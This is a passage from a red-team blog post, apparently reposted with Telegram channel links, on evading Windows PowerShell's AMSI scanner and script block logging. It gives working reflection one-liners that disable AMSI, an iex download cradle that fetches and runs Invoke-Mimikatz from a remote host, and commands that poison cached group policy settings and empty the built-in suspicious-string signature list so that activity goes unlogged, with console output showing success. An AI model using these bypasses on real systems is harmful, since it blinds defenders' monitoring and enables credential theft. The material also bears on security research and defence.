00007ffc`6a5023ce 4103c0          add     eax, r8d
00007ffc`6a5023d1 4898            cdqe
00007ffc`6a5023d3 488902          mov     qword ptr [rdx], rax
00007ffc`6a5023d6 7510            jne     amsi!AmsiOpenSession+0x48 (00007ffc`6a5023e8)
00007ffc`6a5023d8 418bc0          mov     eax, r8d
00007ffc`6a5023db f00fc14118      lock xadd dword ptr [rcx+18h], eax
00007ffc`6a5023e0 4103c0          add     eax, r8d
00007ffc`6a5023e3 4898            cdqe
00007ffc`6a5023e5 488902          mov     qword ptr [rdx], rax
00007ffc`6a5023e8 33c0            xor     eax, eax
00007ffc`6a5023ea c3              ret
00007ffc`6a5023eb b857000780      mov     eax, 80070057h
00007ffc`6a5023f0 c3              ret
00007ffc`6a5023f1 cc              int     3
00007ffc`6a5023f2 cc              int     3
```

Now if we check for "amsiInitFailed", we can see that this value has now been set:

```
PS C:\Users\xpn> $a = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)
PS C:\Users\xpn> [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiSession","NonPublic,Stat
ic").SetValue($null,$null); [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiContext","Non
Public,Static").SetValue($null,$a)
PS C:\Users\xpn> [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiInitFailed","NonPublic,S
tatic").GetValue($null);
True
PS C:\Users\xpn> _
```

And we can now try to load Invoke-Mimikatz:

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\xpn> iex (new-object system.net.webclient).downloadstring('http://192.168.0.104/invoke-mimikatz.ps1')
iex : At line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex (new-object system.net.webclient).downloadstring('http://192.168. ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\Users\xpn> $mem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)
PS C:\Users\xpn> [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiSession","NonPublic,Static")
.SetValue($null, $null);[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiContext","NonPublic,S
tatic").SetValue($null, [IntPtr]$mem)
PS C:\Users\xpn> iex (new-object system.net.webclient).downloadstring('http://192.168.0.104/invoke-mimikatz.ps1')
PS C:\Users\xpn> _
```

Awesome, another way to get around AMSI.

Hopefully what you are seeing here is that although AMSI is a pretty good speed bump, if we understand just how the technology works in the background, we actually see that it is trivial to disable during a campaign.

Now that we have an idea of just how to find these kinds of bypasses, let's turn our attention to another area of PowerShell security which may cause some issues during an engagement, PowerShell script block logging.

PowerShell Script Block Logging

https://t.me/learningnets

If you haven't yet come across this functionality yet, I recommend checking out [this] introduction post from Microsoft which covers the introduced logging support during PowerShell v5.

Essentially, script block logging gives blue-team the option to enable auditing of scripts being executed within PowerShell. Whilst this has obvious advantages, the huge benefit of this method is the ability to unpack obfuscated scripts into a readable form. For example, if we invoke an obfuscated command passed through Invoke-Obfuscate:

```
PS C:\Users\xpn> InvokE-eXprEssiOn ((("{4}{7}{2}{1}{3}{5}{0}{8}{6}" -f 'ee','ost QENThis should n','te-H','ot b','W','es','N','ri','nQE')).RePLace('QEN',[StRINg][CHAr]34) )
This should not be seen
```

We see that our activity is logged using the decoded and deobfuscated PowerShell command:

```
Event 4104, PowerShell (Microsoft-Windows-PowerShell)
General  Details

Creating Scriptblock text (1 of 1):
Write-Host "This should not be seen"

ScriptBlock ID: 8aec2e70-2d1f-45a0-869e-885ed0d1f4f6
Path:
```

Feed this into a log correlation tool, and the SOC has a brilliant way of logging and identifying malicious activity across a network.

So how as the red-team do we get around this? Let's first take a look at the implementation of Powershell logging under the hood and find out.

To begin, we need to again disassemble the System.Management.Automation.dll assembly and search for the point at which script logging has been enabled.

If we review "ScriptBlock.ScriptBlockLoggingExplicitlyDisabled", we see:

```
internal static bool ScriptBlockLoggingExplicitlyDisabled()
{
Dictionary<string, object> groupPolicySetting =
Utils.GetGroupPolicySetting("ScriptBlockLogging", Utils.RegLocalMachineThenCurrentUser);
object obj;
return groupPolicySetting != null &&
groupPolicySetting.TryGetValue("EnableScriptBlockLogging", out obj) && string.Equals("0",
obj.ToString(), StringComparison.OrdinalIgnoreCase);
}
```

This looks like a good place to start given our knowledge of how script block logging is rolled out. Here we find that the setting to enable or disable script logging is returned from the method "Utils.GetGroupPolicySetting(…)". Digging into this method, we see:

```
internal static Dictionary<string, object> GetGroupPolicySetting(string settingName,
RegistryKey[] preferenceOrder)
{
return Utils.GetGroupPolicySetting("Software\\Policies\\Microsoft\\Windows\\PowerShell",
```

https://t.me/learningnets

```
settingName, preferenceOrder);
}
```

Contained here we have a further call which provides the registry key path and the setting we want to grab, which is passed to:

```
internal static Dictionary<string, object> GetGroupPolicySetting(string groupPolicyBase, string
settingName, RegistryKey[] preferenceOrder)
{
ConcurrentDictionary<string, Dictionary<string, object>> obj
= Utils.cachedGroupPolicySettings;
…
if (!InternalTestHooks.BypassGroupPolicyCaching &&
Utils.cachedGroupPolicySettings.TryGetValue(key, out dictionary))
{
return dictionary;
}
…
}
```

And here we see a reference to the property “Utils.cachedGroupPolicySettings”. This ConcurrentDictionary<T> is used to store a cached version of the registry settings which enable / disable logging (as well as a variety of other PowerShell auditing features), presumably to increase performance during runtime rather than attempting to look up this value from the registry each time a command is executed.

Now that we understand just where these preferences are held during runtime, let’s move onto how we go about disabling this logging.

PowerShell script block logging – Bypass

We have seen that “cachedGroupPolicySettings” will be the likely target of our modification. The theory is that by manipulating the contents of “cachedGroupPolicySettings”, we should be able to trick PowerShell into believing that the registry key which was cached disables logging. This of course also has the benefit that we will never touch the actual registry value.

To update this dictionary within PowerShell, we can again turn to reflection. The “cachedGroupPolicySettings” dictionary key will need to be set to the registry key path where the PowerShell script blog logging functionality is configured, which in our case is “HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging”. The value will be a Dictionary<string,object> object pointing to our modified configuration value, which will be “EnableScriptBlockLogging” set to “0”.

Put together, we have a snippet that looks like this:

```
$settings =
[Ref].Assembly.GetType(“System.Management.Automation.Utils”).GetField(“cachedGroupPolicySettings”,”NonPublic,Static”).GetValue($null);
$settings[“HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging”] = @{}
$settings[“HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging”].Add(“EnableScriptBlockLogging”, “0”)
```

https://t.me/learningnets

And this is all it actually takes to ensure that events are no longer recorded:

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\xpn> Write-Host "Test command before log disabled"
Test command before log disabled
PS C:\Users\xpn> $settings = [Ref].Assembly.GetType("System.Management.Automation.Utils").GetField("cachedGroupPolicySet
tings","NonPublic,Static").GetValue($null);
PS C:\Users\xpn> $settings["HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging"] = @{}

PS C:\Users\xpn> $settings["HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging"].Add("
EnableScriptBlockLogging", "0")
PS C:\Users\xpn> Write-Host "Test command after log disabled"
Test command after log disabled
PS C:\Users\xpn> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-Powershell/Operational";id=4104} | Where {$_
.Message -like "*Test command*"} | fl Message


Message : Creating Scriptblock text (1 of 1):
          Write-Host "Test command before log disabled"

          ScriptBlock ID: a2ae1d27-9d0e-4b9b-97ce-069d6c9652fe
          Path:



PS C:\Users\xpn>
```

It is important to note that as script block logging is enabled up until this point, this command will end up in the log. I will leave the exercise of finding a workaround to this to the reader.

While looking to see if this technique was already known, I actually came across a pull request in the Empire framework adding this functionality, courtesy of @cobbr_io.

- https://github.com/EmpireProject/Empire/pull/603

This was later merged into Empire, which means that if you want to avoid PowerShell script block logging, the Empire framework already has you covered.

So, what about if we are operating in an environment in which script block logging has not been configured, we should be good to go right?... Unfortunately, no.

PowerShell Logging – Suspicious Strings

If we continue digging in PowerShell's logging code, eventually we come to a method named "ScriptBlock.CheckSuspiciousContent":

```
internal static string CheckSuspiciousContent(Ast scriptBlockAst)
{
IEnumerable<string> source = ScriptBlock.TokenizeWordElements(scriptBlockAst.Extent.Text);
ParallelOptions parallelOptions = new ParallelOptions();
string foundSignature = null;
Parallel.ForEach<string>(source, parallelOptions, delegate(string element, ParallelLoopState
loopState)
{
if (foundSignature == null && ScriptBlock.signatures.Contains(element))
{
foundSignature = element;
oopState.Break();
}
});
if (!string.IsNullOrEmpty(foundSignature))
```

https://t.me/learningnets

```
{
return foundSignature;
}
if (!scriptBlockAst.HasSuspiciousContent)
{
return null;
}
Ast ast2 = scriptBlockAst.Find((Ast ast) => !ast.HasSuspiciousContent &&
ast.Parent.HasSuspiciousContent, true);
if (ast2 != null)
{
return ast2.Parent.Extent.Text;
}
return scriptBlockAst.Extent.Text;
}
```

Here we have a method which will iterate through a provided script block, and attempt to assess if its execution should be marked as suspicious or not. Let’s have a look at the list of signatures which can be found in the variable “Scriptblock.signatures”:

```
private static HashSet<string> signatures = new
HashSet<string>(StringComparer.OrdinalIgnoreCase)
{
“Add-Type”,
“DllImport”,
“DefineDynamicAssembly”,
“DefineDynamicModule”,
“DefineType”,
“DefineConstructor”,
“CreateType”,
“DefineLiteral”,
“DefineEnum”,
“DefineField”,
“ILGenerator”,
“Emit”,
“UnverifiableCodeAttribute”,
“DefinePInvokeMethod”,
“GetTypes”,
“GetAssemblies”,
“Methods”,
“Properties”,
“GetConstructor”,
“GetConstructors”,
“GetDefaultMembers”,
“GetEvent”,
“GetEvents”,
“GetField”,
“GetFields”,
“GetInterface”,
```

https://t.me/learningnets

```
"GetInterfaceMap",
"GetInterfaces",
"GetMember",
"GetMembers",
"GetMethod",
"GetMethods",
"GetNestedType",
"GetNestedTypes",
"GetProperties",
"GetProperty",
"InvokeMember",
"MakeArrayType",
"MakeByRefType",
"MakeGenericType",
"MakePointerType",
"DeclaringMethod",
"DeclaringType",
"ReflectedType",
"TypeHandle",
"TypeInitializer",
"UnderlyingSystemType",
"InteropServices",
"Marshal",
"AllocHGlobal",
"PtrToStructure",
"StructureToPtr",
"FreeHGlobal",
"IntPtr",
"MemoryStream",
"DeflateStream",
"FromBase64String",
"EncodedCommand",
"Bypass",
"ToBase64String",
"ExpandString",
"GetPowerShell",
"OpenProcess",
"VirtualAlloc",
"VirtualFree",
"WriteProcessMemory",
"CreateUserThread",
"CloseHandle",
"GetDelegateForFunctionPointer",
"kernel32",
"CreateThread",
"memcpy",
"LoadLibrary",
"GetModuleHandle",
```

https://t.me/learningnets

```
"GetProcAddress",
"VirtualProtect",
"FreeLibrary",
"ReadProcessMemory",
"CreateRemoteThread",
"AdjustTokenPrivileges",
"WriteByte",
"WriteInt32",
"OpenThreadToken",
"PtrToString",
"FreeHGlobal",
"ZeroFreeGlobalAllocUnicode",
"OpenProcessToken",
"GetTokenInformation",
"SetThreadToken",
"ImpersonateLoggedOnUser",
"RevertToSelf",
"GetLogonSessionData",
"CreateProcessWithToken",
"DuplicateTokenEx",
"OpenWindowStation",
"OpenDesktop",
"MiniDumpWriteDump",
"AddSecurityPackage",
"EnumerateSecurityPackages",
"GetProcessHandle",
"DangerousGetHandle",
"CryptoServiceProvider",
"Cryptography",
"RijndaelManaged",
"SHA1Managed",
"CryptoStream",
"CreateEncryptor",
"CreateDecryptor",
"TransformFinalBlock",
"DeviceIoControl",
"SetInformationProcess",
"PasswordDeriveBytes",
"GetAsyncKeyState",
"GetKeyboardState",
"GetForegroundWindow",
"BindingFlags",
"NonPublic",
"ScriptBlockLogging",
"LogPipelineExecutionDetails",
"ProtectedEventLogging"
};
```

https://t.me/learningnets

What this means is that if your command contains any of the above strings an event will be logged, even if no script block logging has been configured. For example, if we execute a command which matches a suspicious signature on an environment not configured with logging, such as:

Write-Host “I wouldn’t want to call DeviceIoControl here”

We see that the token “DeviceIoControl” is identified as suspicious and our full command is added to the Event Log:

So how do we go about evading this? Let’s see how our suspicious command is handled by PowerShell:

```
internal static void LogScriptBlockStart(ScriptBlock scriptBlock, Guid runspaceId)
{
bool force = false;
if (scriptBlock._scriptBlockData.HasSuspiciousContent)
{
force = true;
}
ScriptBlock.LogScriptBlockCreation(scriptBlock, force);
if (ScriptBlock.ShouldLogScriptBlockActivity(“EnableScriptBlockInvocationLogging”))
{
PSEtwLog.LogOperationalVerbose(PSEventId.ScriptBlock_Invoke_Start_Detail,
PSOpcode.Create, PSTask.CommandStart, PSKeyword.UseAlwaysAnalytic, new object[]
{
scriptBlock.Id.ToString(),
runspaceId.ToString()
});
}
}
```

Here we can see that the “force” local variable is set depending on if our command is detected as suspicious or not. This is then passed to “ScriptBlock.LogScriptBlockCreation(…)” to force logging:

```
internal static void LogScriptBlockCreation(ScriptBlock scriptBlock, bool force)
{
if ((force || ScriptBlock.ShouldLogScriptBlockActivity(“EnableScriptBlockLogging”)) &&
(!scriptBlock.HasLogged || InternalTestHooks.ForceScriptBlockLogging))
{
```

https://t.me/learningnets

```
if (ScriptBlock.ScriptBlockLoggingExplicitlyDisabled() ||
scriptBlock.ScriptBlockData.IsProductCode)
{
return;
}
…
}
}
```

Above we can see that the decision to log is based on the "force" parameter, however we are able to exit this method without logging if the "ScriptBlock.ScriptBlockLoggingExplicitlyDisabled()" method returns true.

As we know from the above walkthrough, we already control how this method returns, meaning that we can repurpose our existing script block logging bypass to ensure that any suspicious strings are also not logged.

There is a second bypass here however that we can use when operating in an environment with only this kind of implicit logging. Remember that list of suspicious strings… how about we just truncate that list, meaning that no signatures will match?

Using a bit of reflection, we can use the following command to do this:

```
[Ref].Assembly.GetType("System.Management.Automation.ScriptBlock").GetField("signatures","NonPublic,static").SetValue($null, (New-Object 'System.Collections.Generic.HashSet[string]'))
```

Here we set the "signatures" variable with a new empty hashset, meaning that the "force" parameter will never be true, bypassing logging:

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\xpn> echo 'DeviceIoControl logged here'
DeviceIoControl logged here
PS C:\Users\xpn> [Ref].Assembly.GetType("System.Management.Automation.ScriptBlock").GetField("signatures","NonPublic,static").SetValue($null, (New-Object
'System.Collections.Generic.HashSet[string]'))
PS C:\Users\xpn> echo 'DeviceIoControl not logged here'
DeviceIoControl not logged here
PS C:\Users\xpn> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-Powershell/Operational";id=4104} | Where {$_.Message -like "*echo*"} | fl Mess
age


Message : Creating Scriptblock text (1 of 1):
          echo 'DeviceIoControl logged here'

          ScriptBlock ID: d5d7fdfe-5504-4ea0-82c7-95ae9ee8ae21
          Path:



PS C:\Users\xpn>
```

Hopefully this post has demonstrated a few alternative ways of protecting your operational security when using your script arsenal. As we continue to see endpoint security solutions focusing on PowerShell, I believe that ensuring we know just how these security protections work will not only improve our attempts to avoid detection during an engagement, but also help defenders to understand the benefits and limitations to monitoring PowerShell.

https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/

https://t.me/learningnets

https://t.me/learningnets